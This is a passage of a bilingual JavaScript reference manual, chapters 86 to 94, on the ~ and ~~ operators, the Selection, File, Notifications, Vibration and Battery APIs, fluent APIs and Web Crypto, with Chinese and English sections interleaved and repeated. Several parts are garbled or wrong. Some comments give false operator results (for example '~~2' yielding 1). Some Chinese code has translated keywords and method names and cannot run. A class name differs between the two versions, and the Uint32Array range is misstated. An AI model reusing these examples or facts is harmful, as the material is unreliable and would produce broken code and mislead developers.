let a = ~~2; // a 现在是 1  
let b = ~~1; // b 现在是 0  
let c = ~0; // c 现在是 -1  
let d = ~1; // d 现在是 -2  
let e = ~2; // e 现在是 -3
```

第86.2节：~~ 运算符

双波浪号 ~~ 将执行两次按位非操作。

下面的例子说明了在十进制数上使用按位非 (~~) 运算符。

为了保持示例简单，将使用十进制数 3.5，因为它在二进制格式中的表示简单。

```
let number = 3.5;  
let complement = ~number;
```

complement 数的结果等于 -4；

表达式	二进制值	十进制值
3	00000000 00000000 00000000 00000011	3
~~3	00000000 00000000 00000000 00000011	3
3.5	000000000000000011.1	3.5
~~3.5	00000000 00000011	3

为了简化，我们可以将其视为函数 $f2(n) = -(-(n+1) + 1)$ 和 $g2(n) = -(-(\text{integer}(n)+1) + 1)$ 。

$f2(n)$ 会保持整数不变。

```
令 a = ~~-2; // a 现在是 -2  
令 b = ~~-1; // b 现在是 -1
```

Chapter 86: Tilde ~

The ~ operator looks at the binary representation of the values of the expression and does a bitwise negation operation on it.

Any digit that is a 1 in the expression becomes a 0 in the result. Any digit that is a 0 in the expression becomes a 1 in the result.

Section 86.1: ~ Integer

The following example illustrates use of the bitwise NOT (~) operator on integer numbers.

```
let number = 3;  
let complement = ~number;
```

Result of the complement number equals to -4;

Expression	Binary value	Decimal value
3	00000000 00000000 00000000 00000011	3
-3	11111111 11111111 11111111 11111100	-4

To simplify this, we can think of it as function $f(n) = -(n+1)$.

```
let a = ~~2; // a is now 1  
let b = ~~1; // b is now 0  
let c = ~0; // c is now -1  
let d = ~1; // d is now -2  
let e = ~2; // e is now -3
```

Section 86.2: ~~ Operator

Double Tilde ~~ will perform bitwise NOT operation twice.

The following example illustrates use of the bitwise NOT (~~) operator on decimal numbers.

To keep the example simple, decimal number 3.5 will be used, cause of its simple representation in binary format.

```
let number = 3.5;  
let complement = ~number;
```

Result of the complement number equals to -4;

Expression	Binary value	Decimal value
3	00000000 00000000 00000000 00000011	3
~~3	00000000 00000000 00000000 00000011	3
3.5	00000000 00000011.1	3.5
~~3.5	00000000 00000011	3

To simplify this, we can think of it as functions $f2(n) = -(-(-n+1) + 1)$ and $g2(n) = -(-(\text{integer}(n)+1) + 1)$.

$f2(n)$ will leave the integer number as it is.

```
let a = ~~-2; // a is now -2  
let b = ~~-1; // b is now -1
```

```
令 c = ~~0; // c 现在是 0  
令 d = ~~1; // d 现在是 1  
令 e = ~~2; // e 现在是 2
```

g2(n) 本质上会对正数向下取整，对负数向上取整。

```
let a = ~~-2.5; // a 现在是 -2  
let b = ~~-1.5; // b 现在是 -1  
let c = ~~0.5; // c 现在是 0  
let d = ~~1.5; // d 现在是 1  
let e = ~~2.5; // e 现在是 2
```

第86.3节：将非数字值转换为数字

~~ 可用于非数字值。数值表达式将首先被转换为数字，然后对其执行按位非操作。

如果表达式无法转换为数值，则会转换为0。

true和false布尔值是例外，其中true表示为数值1，false表示为0

```
let a = ~~"-2"; // a 现在是 -2  
let b = ~~"1"; // b 现在是 -1  
let c = ~~"0"; // c 现在是 0  
let d = ~~"true"; // d 现在是 0  
let e = ~~"false"; // e 现在是 0  
let f = ~~true; // f 现在是 1  
let g = ~~false; // g 现在是 0  
let h = ~~""; // h 现在是 0
```

```
let c = ~~0; // c is now 0  
let d = ~~1; // d is now 1  
let e = ~~2; // e is now 2
```

g2(n) 将会将正数向下取整，将负数向上取整。

```
let a = ~~-2.5; // a is now -2  
let b = ~~-1.5; // b is now -1  
let c = ~~0.5; // c is now 0  
let d = ~~1.5; // d is now 1  
let e = ~~2.5; // e is now 2
```

Section 86.3: Converting Non-numeric values to Numbers

~~ 可以用于非数字值。数值表达式将首先被转换为数字，然后对其执行按位非操作。

If expression cannot be converted to numeric value, it will convert to 0.

true and **false** bool values are exceptions, where **true** is presented as numeric value 1 and **false** as 0

```
let a = ~~"-2"; // a is now -2  
let b = ~~"1"; // b is now -1  
let c = ~~"0"; // c is now 0  
let d = ~~"true"; // d is now 0  
let e = ~~"false"; // e is now 0  
let f = ~~true; // f is now 1  
let g = ~~false; // g is now 0  
let h = ~~""; // h is now 0
```

第86.4节：简写

我们可以在一些日常场景中使用~作为简写。

我们知道~将-1转换为0，因此我们可以将其与数组的indexOf一起使用。

indexOf

```
let items = ['foo', 'bar', 'baz'];  
let el = 'a';  
  
if (items.indexOf('a') !== -1) {}  
  
or  
  
if (items.indexOf('a') >= 0) {}
```

可以重写为

```
if (~items.indexOf('a')) {}
```

第86.5节：~ 十进制

下面的例子说明了按位非(~)运算符在十进制数上的使用。

为了保持示例简单，将使用十进制数 3.5，因为它在二进制格式中的表示简单。

```
let number = 3.5;  
let complement = ~number;
```

```
let a = ~~"-2"; // a is now -2  
let b = ~~"1"; // b is now -1  
let c = ~~"0"; // c is now 0  
let d = ~~"true"; // d is now 0  
let e = ~~"false"; // e is now 0  
let f = ~~true; // f is now 1  
let g = ~~false; // g is now 0  
let h = ~~""; // h is now 0
```

Section 86.4: Shorthands

We can use ~ as a shorthand in some everyday scenarios.

We know that ~ converts -1 to 0, so we can use it with indexOf on array.

indexOf

```
let items = ['foo', 'bar', 'baz'];  
let el = 'a';  
  
if (items.indexOf('a') !== -1) {}  
  
or  
  
if (items.indexOf('a') >= 0) {}
```

can be re-written as

```
if (~items.indexOf('a')) {}
```

Section 86.5: ~ Decimal

The following example illustrates use of the bitwise NOT (~) operator on decimal numbers.

To keep the example simple, decimal number 3.5 will be used, cause of its simple representation in binary format.

```
let number = 3.5;  
let complement = ~number;
```

complement 数的结果等于 -4；

表达式	二进制值	十进制值
3.5	000000000000000010.1	3.5
-3.5	11111111 11111100	-4

为了简化这个，我们可以将其视为函数 $f(n) = -(integer(n)+1)$ 。

```
let a = ~~2.5; // a 现在是 1
let b = ~~1.5; // b 现在是 0
let c = ~~0.5; // c 现在是 -1
let d = ~~1.5; // d 现在是 -2
let e = ~~2.5; // e 现在是 -3
```

Result of the complement number equals to -4;

Expression	Binary value	Decimal value
3.5	00000000 00000010.1	3.5
-3.5	11111111 11111100	-4

To simplify this, we can think of it as function $f(n) = -(integer(n)+1)$.

```
let a = ~~2.5; // a is now 1
let b = ~~1.5; // b is now 0
let c = ~~0.5; // c is now -1
let d = ~~1.5; // c is now -2
let e = ~~2.5; // c is now -3
```

第87章：使用JavaScript获取/设置CSS自定义变量

第87.1节：如何获取和设置CSS变量属性值

要获取值，使用 `.getPropertyValue()` 方法

```
element.style.getPropertyValue("--var")
```

要设置值，使用 `.setProperty()` 方法。

```
element.style.setProperty("--var", "NEW_VALUE")
```

Chapter 87: Using JavaScript to get/set CSS custom variables

Section 87.1: How to get and set CSS variable property values

To get a value use the `.getPropertyValue()` method

```
element.style.getPropertyValue("--var")
```

To set a value use the `.setProperty()` method.

```
element.style.setProperty("--var", "NEW_VALUE")
```

第88章：Selection API

参数

如果节点是文本节点，则表示从startNode开始到范围开始位置的字符数
startOffset 否则，表示从startNode开始到范围开始位置之间的子节点数量。

详情

如果节点是文本节点，则表示从startNode开始到范围开始位置的字符数
endOffset 范围结束位置。否则，表示从startNode开始到范围结束位置之间的子节点数量。

第88.1节：获取选中文本

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // 记录用户选择的内容
```

另外，由于toString成员函数在将对象转换为字符串时会被某些函数自动调用，因此不必总是自己调用它。

```
console.log(document.getSelection());
```

第88.2节：取消选择所有已选内容

```
let sel = document.getSelection();
sel.removeAllRanges();
```

第88.3节：选择元素的内容

```
let sel = document.getSelection();

let myNode = document.getElementById('element-to-select');

let range = document.createRange();
range.selectNodeContents(myNode);

sel.addRange(range);
```

可能需要先移除之前选择的所有范围，因为大多数浏览器不支持多个范围。

Chapter 88: Selection API

Parameter

If the node is a Text node, it is the number of characters from the beginning of startNode to where the range begins. Otherwise, it is the number of child nodes between the beginning of startNode to where the range begins.

Details

If the node is a Text node, it is the number of characters from the beginning of startNode to where the range ends. Otherwise, it is the number of child nodes between the beginning of startNode to where the range ends.

Section 88.1: Get the text of the selection

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // logs what the user selected
```

Alternatively, since the `toString` member function is called automatically by some functions when converting the object to a string, you don't always have to call it yourself.

```
console.log(document.getSelection());
```

Section 88.2: Deselect everything that is selected

```
let sel = document.getSelection();
sel.removeAllRanges();
```

Section 88.3: Select the contents of an element

```
let sel = document.getSelection();

let myNode = document.getElementById('element-to-select');

let range = document.createRange();
range.selectNodeContents(myNode);

sel.addRange(range);
```

It may be necessary to first remove all the ranges of the previous selection, as most browsers don't support multiple ranges.

第89章：文件API、Blob和FileReader

属性/方法	描述
error	读取文件时发生的错误。
readyState	包含FileReader的当前状态。
结果	包含文件内容。
onabort	当操作被中止时触发。
onerror	当遇到错误时触发。
onload	当文件加载完成时触发。
onloadstart	当文件加载操作开始时触发。
onloadend	当文件加载操作结束时触发。
onprogress	读取 Blob 时触发。
abort()	中止当前操作。
readAsArrayBuffer(blob)	开始将文件读取为 ArrayBuffer。
readAsDataURL(blob)	开始将文件读取为数据 URL/URI。
readAsText(blob[, encoding])	开始将文件读取为文本文件。无法读取二进制文件。请使用 <code>readAsArrayBuffer</code> 代替。

第89.1节：将文件读取为字符串

确保页面上有一个文件输入框：

```
<input type="file" id="upload">
```

然后在JavaScript中：

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
    var files = this.files;
    if (files.length === 0) {
        console.log('未选择文件');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        console.log('文件内容:', event.target.result);
    };
    reader.readAsText(files[0]);
}
```

第89.2节：将文件读取为dataURL

在网页应用中读取文件内容可以通过使用HTML5文件API来实现。首先，在HTML中添加一个 `type="file"` 的输入框：

```
<input type="file" id="upload">
```

接下来，我们将在文件输入（file-input）上添加一个变更监听器。这个示例通过JavaScript定义了监听器，但也可以作为属性添加到输入元素上。每当选择了新文件时，该监听器都会被触发。在这个回调函数中，我们可以读取所选的文件并执行进一步的操作（例如使用所选文件的内容创建图像）：

Chapter 89: File API, Blobs and FileReader

Property/Method	Description
error	A error that occurred while reading the file.
readyState	Contains the current state of the FileReader.
result	Contains the file contents.
onabort	Triggered when the operation is aborted.
onerror	Triggered when an error is encountered.
onload	Triggered when the file has loaded.
onloadstart	Triggered when the file loading operation has started.
onloadend	Triggered when the file loading operation has ended.
onprogress	Triggered whilst reading a Blob.
abort()	Aborts the current operation.
readAsArrayBuffer(blob)	Starts reading the file as an ArrayBuffer.
readAsDataURL(blob)	Starts reading the file as a data url/uri.
readAsText(blob[, encoding])	Starts reading the file as a text file. Not able to read binary files. Use <code>readAsArrayBuffer</code> instead.

Section 89.1: Read file as string

Make sure to have a file input on your page:

```
<input type="file" id="upload">
```

Then in JavaScript:

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
    var files = this.files;
    if (files.length === 0) {
        console.log('No file is selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        console.log('File content:', event.target.result);
    };
    reader.readAsText(files[0]);
}
```

Section 89.2: Read file as dataURL

Reading the contents of a file within a web application can be accomplished by utilizing the HTML5 File API. First, add an input with `type="file"` in your HTML:

```
<input type="file" id="upload">
```

Next, we're going to add a change listener on the file-input. This example defines the listener via JavaScript, but it could also be added as attribute on the input element. This listener gets triggered every time a new file has been selected. Within this callback, we can read the file that was selected and perform further actions (like creating an image with the contents of the selected file):

```

document.getElementById('upload').addEventListener('change', showImage);

function showImage(evt) {
    var files = evt.target.files;

    if (files.length === 0) {
        console.log('No files selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        var img = new Image();
        img.onload = function() {
            document.body.appendChild(img);
        };
        img.src = event.target.result;
    };
    reader.readAsDataURL(files[0]);
}

```

第89.3节：切片文件

`blob.slice()` 方法用于创建一个新的 `Blob` 对象，包含源 `Blob` 指定字节范围内的数据。由于 `File` 继承自 `Blob`，该方法同样适用于 `File` 实例。

这里我们将文件切割成特定数量的 `Blob`。这在需要处理过大而无法一次性全部加载到内存中的文件时尤其有用。然后我们可以使用 `FileReader` 逐块读取这些片段。

```

/**
 * @param {File/Blob} - 要切片的文件
 * @param {Number} - 分块数量
 * @return {Array} - Blob数组
 */
function sliceFile(file, chunksAmount) {
    var byteIndex = 0;
    var chunks = [];

    for (var i = 0; i < chunksAmount; i += 1) {
        var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
        chunks.push(file.slice(byteIndex, byteEnd));
        byteIndex += (byteEnd - byteIndex);
    }

    return chunks;
}

```

第89.4节：获取文件属性

如果你想获取文件的属性（比如名称或大小），可以在使用文件读取器之前获取。如果我们有如下的HTML代码片段：

```
<input type="file" id="newFile">
```

你可以直接这样访问属性：

```
document.getElementById('newFile').addEventListener('change', getFile);
```

```

document.getElementById('upload').addEventListener('change', showImage);

function showImage(evt) {
    var files = evt.target.files;

    if (files.length === 0) {
        console.log('No files selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        var img = new Image();
        img.onload = function() {
            document.body.appendChild(img);
        };
        img.src = event.target.result;
    };
    reader.readAsDataURL(files[0]);
}

```

Section 89.3: Slice a file

The `blob.slice()` method is used to create a new `Blob` object containing the data in the specified range of bytes of the source `Blob`. This method is usable with `File` instances too, since `File` extends `Blob`.

Here we slice a file in a specific amount of blobs. This is useful especially in cases where you need to process files that are too large to read in memory all in once. We can then read the chunks one by one using `FileReader`.

```

/**
 * @param {File/Blob} - file to slice
 * @param {Number} - chunksAmount
 * @return {Array} - an array of Blobs
 */
function sliceFile(file, chunksAmount) {
    var byteIndex = 0;
    var chunks = [];

    for (var i = 0; i < chunksAmount; i += 1) {
        var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
        chunks.push(file.slice(byteIndex, byteEnd));
        byteIndex += (byteEnd - byteIndex);
    }

    return chunks;
}

```

Section 89.4: Get the properties of the file

If you want to get the properties of the file (like the name or the size) you can do it before using the File Reader. If we have the following html piece of code:

```
<input type="file" id="newFile">
```

You can access the properties directly like this:

```
document.getElementById('newFile').addEventListener('change', getFile);
```

```

function getFile(event) {
  var files = event.target.files
  , file = files[0];

console.log('文件名', file.name);
  console.log('文件大小', file.size);
}

```

你还可以轻松获取以下属性：lastModified（时间戳），lastModifiedDate（日期），以及 type（文件类型）

第89.5节：选择多个文件和限制文件类型

HTML5文件API允许你通过简单地设置文件输入的accept属性来限制接受的文件类型，例如：

```
<input type="file" accept="image/jpeg">
```

指定多个以逗号分隔的MIME类型（例如image/jpeg,image/png）或使用通配符（例如image/* 用于允许所有类型的图片）为你提供了一种快速且强大的方式来限制你想选择的文件类型。以下是允许任何图片或视频的示例：

```
<input type="file" accept="image/*,video/*">
```

默认情况下，文件输入允许用户选择单个文件。如果你想启用多文件选择，只需添加multiple 属性：

```
<input type="file" multiple>
```

然后你可以通过文件输入的files数组读取所有选中的文件。参见以dataUrl读取文件

第89.6节：使用Blob进行客户端csv下载

```

function downloadCsv() {
  var blob = new Blob([csvString]);
  if (window.navigator.msSaveOrOpenBlob){
    window.navigator.msSaveBlob(blob, "filename.csv");
  }
  else {
    var a = window.document.createElement("a");

a.href = window.URL.createObjectURL(blob, {
  type: "text/plain"
});
a.download = "filename.csv";
document.body.appendChild(a);
a.click();
document.body.removeChild(a);
}
var string = "a1,a2,a3";
downloadCSV(string);

```

来源参考：<https://github.com/mholt/PapaParse/issues/175>

```

function getFile(event) {
  var files = event.target.files
  , file = files[0];

console.log('Name of the file', file.name);
  console.log('Size of the file', file.size);
}

```

You can also get easily the following attributes: lastModified (Timestamp), lastModifiedDate (Date), and type (FileType)

Section 89.5: Selecting multiple files and restricting file types

The HTML5 file API allows you to restrict which kind of files are accepted by simply setting the accept attribute on a file input, e.g.:

```
<input type="file" accept="image/jpeg">
```

Specifying multiple MIME types separated by a comma (e.g. image/jpeg, image/png) or using wildcards (e.g. image/* for allowing all types of images) give you a quick and powerful way to restrict the type of files you want to select. Here's an example for allowing any image or video:

```
<input type="file" accept="image/*,video/*">
```

By default, the file input lets the user select a single file. If you want to enable multiple file selection, simply add the multiple attribute:

```
<input type="file" multiple>
```

You can then read all the selected files via the file input's files array. See read file as dataUrl

Section 89.6: Client side csv download using Blob

```

function downloadCsv() {
  var blob = new Blob([csvString]);
  if (window.navigator.msSaveOrOpenBlob){
    window.navigator.msSaveBlob(blob, "filename.csv");
  }
  else {
    var a = window.document.createElement("a");

a.href = window.URL.createObjectURL(blob, {
  type: "text/plain"
});
a.download = "filename.csv";
document.body.appendChild(a);
a.click();
document.body.removeChild(a);
}
var string = "a1,a2,a3";
downloadCSV(string);

```

Source reference：<https://github.com/mholt/PapaParse/issues/175>

第90章：通知API

第90.1节：请求发送通知的权限

我们使用Notification.requestPermission来询问用户是否愿意接收我们网站的通知。

```
Notification.requestPermission(function() {
  if (Notification.permission === 'granted') {
    // 用户已批准。
    // 现在使用新的Notification(...)语法将会成功
  } else if (Notification.permission === 'denied') {
    // 用户拒绝。
  } else { // Notification.permission === 'default'
    // 用户尚未做出决定。
    // 在他们授予权限之前，你不能发送通知。
  }
});
```

自Firefox 47起，.requestPermission方法在处理用户授予权限的决定时也可以返回一个Promise

```
Notification.requestPermission().then(function(permission) {
  if (!('permission' in Notification)) {
    Notification.permission = permission;
  }
  // 你已获得权限！
}, function(rejection) {
  // 在这里处理拒绝。
});
);
```

第90.2节：发送通知

用户批准发送通知的权限请求后，我们可以发送一个简单的通知，向用户问好：

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

这将发送如下通知：

Hello
你好，世界！

第90.3节：关闭通知

您可以使用.close()方法来关闭通知。

```
let notification = new Notification(title, options);
// 执行一些操作，然后关闭通知
notification.close()
```

您可以利用setTimeout函数在未来某个时间自动关闭通知。

Chapter 90: Notifications API

Section 90.1: Requesting Permission to send notifications

We use `Notification.requestPermission` to ask the user if he/she wants to receive notifications from our website.

```
Notification.requestPermission(function() {
  if (Notification.permission === 'granted') {
    // user approved.
    // use of new Notification(...) syntax will now be successful
  } else if (Notification.permission === 'denied') {
    // user denied.
  } else { // Notification.permission === 'default'
    // user didn't make a decision.
    // You can't send notifications until they grant permission.
  }
});
```

Since Firefox 47 The `.requestPermission` method can also return a promise when handling the user's decision for granting permission

```
Notification.requestPermission().then(function(permission) {
  if (!('permission' in Notification)) {
    Notification.permission = permission;
  }
  // you got permission !
}, function(rejection) {
  // handle rejection here.
});
);
```

Section 90.2: Sending Notifications

After the user has approved a request for permission to send notifications, we can send a simple notification that says Hello to the user:

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

This will send a notification like this:

Hello
Hello, world!

Section 90.3: Closing a notification

You can close a notification by using the `.close()` method.

```
let notification = new Notification(title, options);
// do some work, then close the notification
notification.close()
```

You can utilize the `setTimeout` function to auto-close the notification sometime in the future.

```
let notification = new Notification(title, options);
setTimeout(() => {
  notification.close()
}, 4000);
```

上述代码将创建一个通知，并在4秒后关闭它。

第90.4节：通知事件

Notification API规范支持通知可以触发的两个事件。

1. 点击事件。

当你点击通知主体时（不包括关闭按钮X和通知配置按钮），此事件将被触发。

示例：

```
notification.onclick = function(event) {
  console.debug("你点击了我，这是我的事件对象: ", event);
}
```

2. 错误事件

当发生错误时，比如无法显示通知，通知将触发此事件。

```
notification.onerror = function(event) {
  console.debug("发生错误: ", event);
}
```

```
let notification = new Notification(title, options);
setTimeout(() => {
  notification.close()
}, 4000);
```

The above code will spawn a notification and close it after 4 seconds.

Section 90.4: Notification events

The Notification API specifications support 2 events that can be fired by a Notification.

1. The click event.

This event will run when you click on the notification body (excluding the closing X and the Notifications configuration button).

Example:

```
notification.onclick = function(event) {
  console.debug("you click me and this is my event object: ", event);
}
```

2. The error event

The notification will fire this event whenever something wrong will happen, like being unable to display

```
notification.onerror = function(event) {
  console.debug("There was an error: ", event);
}
```

第91章：振动API

现代移动设备包含振动硬件。振动API为Web应用提供访问该硬件的能力（如果存在），如果设备不支持则不执行任何操作。

第91.1节：单次振动

使设备振动100毫秒：

```
window.navigator.vibrate(100);
```

或者

```
window.navigator.vibrate([100]);
```

第91.2节：检查支持情况

检查浏览器是否支持振动

```
if ('vibrate' in window.navigator)
    // 浏览器支持振动
else
    // 不支持
```

第91.3节：振动模式

一个数组描述设备振动和不振动的时间段。

```
window.navigator.vibrate([200, 100, 200]);
```

Chapter 91: Vibration API

Modern mobile devices include hardware for vibrations. The Vibration API offers Web apps the ability to access this hardware, if it exists, and does nothing if the device doesn't support it.

Section 91.1: Single vibration

Vibrate the device for 100ms:

```
window.navigator.vibrate(100);
```

or

```
window.navigator.vibrate([100]);
```

Section 91.2: Check for support

Check if browser supports vibrations

```
if ('vibrate' in window.navigator)
    // browser has support for vibrations
else
    // no support
```

Section 91.3: Vibration patterns

An array of values describes periods of time in which the device is vibrating and not vibrating.

```
window.navigator.vibrate([200, 100, 200]);
```

第92章：电池状态API

第92.1节：电池事件

```
// 获取电池API
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( '新的充电状态：', battery.charging );
    });

    battery.addEventListener('levelchange', function(){
        console.log( '新的电池电量：', battery.level * 100 + "%" );
    });

    battery.addEventListener('chargingtimechange', function(){
        console.log( '充满电剩余时间：', battery.chargingTime, "秒" );
    });

    battery.addEventListener('dischargingtimechange', function(){
        console.log( '放电剩余时间：', battery.dischargingTime, "秒" );
    });
});
```

第92.2节：获取当前电池电量

```
// 获取电池API
navigator.getBattery().then(function(battery) {
    // 电池电量在0到1之间，所以乘以100得到百分比
    console.log("电池电量：" + battery.level * 100 + "%");
});
```

第92.3节：电池是否在充电？

```
// 获取电池API
navigator.getBattery().then(function(battery) {
    if (battery.charging) {
        console.log("电池正在充电");
    } else {
        console.log("电池正在放电");
    }
});
```

第92.4节：获取电池耗尽前的剩余时间

```
// 获取电池API
navigator.getBattery().then(function(battery) {
    console.log( "电池将在 ", battery.dischargingTime, " 秒后耗尽" );
});
```

第92.5节：获取电池充满前的剩余时间

```
// 获取电池API
navigator.getBattery().then(function(battery) {
    console.log( "电池将在 ", battery.chargingTime, " 秒后充满" );
});
```

Chapter 92: Battery Status API

Section 92.1: Battery Events

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( 'New charging state: ', battery.charging );
    });

    battery.addEventListener('levelchange', function(){
        console.log( 'New battery level: ', battery.level * 100 + "%" );
    });

    battery.addEventListener('chargingtimechange', function(){
        console.log( 'New time left until full: ', battery.chargingTime, " seconds" );
    });

    battery.addEventListener('dischargingtimechange', function(){
        console.log( 'New time left until empty: ', battery.dischargingTime, " seconds" );
    });
});
```

Section 92.2: Getting current battery level

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    // Battery level is between 0 and 1, so we multiply it by 100 to get in percents
    console.log("Battery level: " + battery.level * 100 + "%");
});
```

Section 92.3: Is battery charging?

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    if (battery.charging) {
        console.log("Battery is charging");
    } else {
        console.log("Battery is discharging");
    }
});
```

Section 92.4: Get time left until battery is empty

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will drain in ", battery.dischargingTime, " seconds" );
});
```

Section 92.5: Get time left until battery is fully charged

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will get fully charged in ", battery.chargingTime, " seconds" );
});
```

第93章：流畅API

JavaScript非常适合设计流畅API——一种以消费者为导向、注重开发者体验的API。结合语言的动态特性以获得最佳效果。

第93.1节：使用JS捕获HTML文章构建的流畅API

版本 ≥ 6

```
class Project {
constructor(text, type) {
    this.text = text;
    this.emphasis = false;
    this.type = type;
}

toHtml() {
    return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ? '</em>' :
''}</${this.type}>`;
}

class Section {
constructor(header, paragraphs) {
    this.header = header;
    this.paragraphs = paragraphs;
}

toHtml() {
    return `<section><h2>${this.header}</h2>${this.paragraphs.map(p =>
p.toHtml()).join('')}</section>`;
}

class List {
constructor(text, items) {
    this.text = text;
    this.items = items;
}

toHtml() {
    return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join('')}</ol>`;
}

class Article {
constructor(topic) {
    this.topic = topic;
    this.sections = [];
    this.lists = [];
}

section(text) {
    const section = new Section(text, []);
    this.sections.push(section);
    this.lastSection = section;
    return this;
}
}
```

Chapter 93: Fluent API

JavaScript is great for designing fluent API - a consumer-oriented API with focus on developer experience. Combine with language dynamic features for optimal results.

Section 93.1: Fluent API capturing construction of HTML articles with JS

Version ≥ 6

```
class Item {
constructor(text, type) {
    this.text = text;
    this.emphasis = false;
    this.type = type;
}

toHtml() {
    return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ? '</em>' :
''}</${this.type}>`;
}

class Section {
constructor(header, paragraphs) {
    this.header = header;
    this.paragraphs = paragraphs;
}

toHtml() {
    return `<section><h2>${this.header}</h2>${this.paragraphs.map(p =>
p.toHtml()).join('')}</section>`;
}

class List {
constructor(text, items) {
    this.text = text;
    this.items = items;
}

toHtml() {
    return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join('')}</ol>`;
}

class Article {
constructor(topic) {
    this.topic = topic;
    this.sections = [];
    this.lists = [];
}

section(text) {
    const section = new Section(text, []);
    this.sections.push(section);
    this.lastSection = section;
    return this;
}
}
```

```

list(text) {
  const list = new List(text, []);
  this.lists.push(list);
  this.lastList = list;
  return this;
}

addParagraph(text) {
  const paragraph = new Item(text, 'p');
  this.lastSection.paragraphs.push(paragraph);
  this.lastItem = paragraph;
  return this;
}

addListItem(text) {
  const listItem = new Item(text, 'li');
  this.lastList.items.push(listItem);
  this.lastItem = listItem;
  return this;
}

withEmphasis() {
  this.lastItem.emphasis = true;
  return this;
}

toHtml() {
  return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
  s.toHtml()).join('')}${this.lists.map(l => l.toHtml()).join('')}</article>`;
}
}

Article.withTopic = topic => new Article(topic);

```

这允许API的使用者构建一个外观优美的文章，几乎是为此目的设计的领域特定语言 (DSL) ，使用纯JavaScript：

```

版本 ≥ 6

const articles = [
  Article.withTopic('人工智能 - 概述')
    .section('什么是人工智能？')
    .addParagraph('某些内容')
    .addParagraph('Lorem ipsum')
    .withEmphasis()
    .section('人工智能哲学')
      .addParagraph('关于人工智能哲学的一些内容')
      .addParagraph('结论'),
  文章。主题('JavaScript')
    .列表('JavaScript 是所有网页开发者必须学习的三种语言之一：')
      .添加列表项('HTML 用于定义网页内容')
    .添加列表项('CSS 用于指定网页布局')
      .添加列表项('JavaScript 用于编写网页行为')
  ],
  document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('');

```

```

list(text) {
  const list = new List(text, []);
  this.lists.push(list);
  this.lastList = list;
  return this;
}

addParagraph(text) {
  const paragraph = new Item(text, 'p');
  this.lastSection.paragraphs.push(paragraph);
  this.lastItem = paragraph;
  return this;
}

addListItem(text) {
  const listItem = new Item(text, 'li');
  this.lastList.items.push(listItem);
  this.lastItem = listItem;
  return this;
}

withEmphasis() {
  this.lastItem.emphasis = true;
  return this;
}

toHtml() {
  return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
  s.toHtml()).join('')}${this.lists.map(l => l.toHtml()).join('')}</article>`;
}
}

Article.withTopic = topic => new Article(topic);

```

This allows the consumer of the API to have a nice-looking article construction, almost a DSL for this purpose, using plain JS:

```

Version ≥ 6

const articles = [
  Article.withTopic('Artificial Intelligence - Overview')
    .section('What is Artificial Intelligence?')
    .addParagraph('Something something')
    .addParagraph('Lorem ipsum')
    .withEmphasis()
    .section('Philosophy of AI')
      .addParagraph('Something about AI philosophy')
      .addParagraph('Conclusion'),
  Article.withTopic('JavaScript')
    .list('JavaScript is one of the 3 languages all web developers must learn:')
      .addListItem('HTML to define the content of web pages')
      .addListItem('CSS to specify the layout of web pages')
      .addListItem('JavaScript to program the behavior of web pages')
];
  document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('\n');

```

第94章：网页加密 API

第94.1节：创建摘要（例如 SHA-256）

```
// 将字符串转换为 ArrayBuffer。如果你想对字符串进行哈希，这一步是必要的；如果你已经有了 ArrayBuffer，比如 Uint8Array，则不需要这一步。  
var input = new TextEncoder('utf-8').encode('Hello world!');  
  
// 计算 SHA-256 摘要  
crypto.subtle.digest('SHA-256', input)  
// 等待完成  
.then(function(digest) {  
    // digest 是一个 ArrayBuffer。有多种处理方式。  
  
    // 如果你想将 digest 显示为十六进制字符串，可以这样做：  
    var view = new DataView(digest);  
    var hexstr = '';  
    for(var i = 0; i < view.byteLength; i++) {  
        var b = view.getUint8(i);  
hexstr += '0123456789abcdef'[ (b & 0xf0) >> 4];  
        hexstr += '0123456789abcdef'[ (b & 0x0f)];  
    }  
console.log(hexstr);  
  
    // 否则，你也可以直接从缓冲区创建一个 Uint8Array：  
    var digestAsArray = new Uint8Array(digest);  
    console.log(digestAsArray);  
})  
// 捕获错误  
.catch(function(err) {  
    console.error(err);  
});
```

当前草案建议至少提供SHA-1、SHA-256、SHA-384和SHA-512，但这不是严格要求且可能会有所变动。然而，SHA系列仍然可以被视为一个不错的选择，因为它很可能被所有主流浏览器支持。

第94.2节：加密随机数据

```
// 创建一个固定大小和类型的数组。  
var array = new Uint8Array(5);  
  
// 生成加密随机值  
crypto.getRandomValues(array);  
  
// 将数组打印到控制台  
console.log(array);
```

`crypto.getRandomValues(array)` 可用于以下类的实例（在二进制数据中有更详细描述），并将生成给定范围内的值（两端均包含）：

- Int8Array: -2^7 到 2^7-1
- Uint8Array: 0 到 2^8-1
- Int16Array: -2^15 到 2^15-1
- Uint16Array: 0 到 2^16-1
- Int32Array: -2^31 到 2^31-1
- Uint32Array: 0 到 2^31-1

Chapter 94: Web Cryptography API

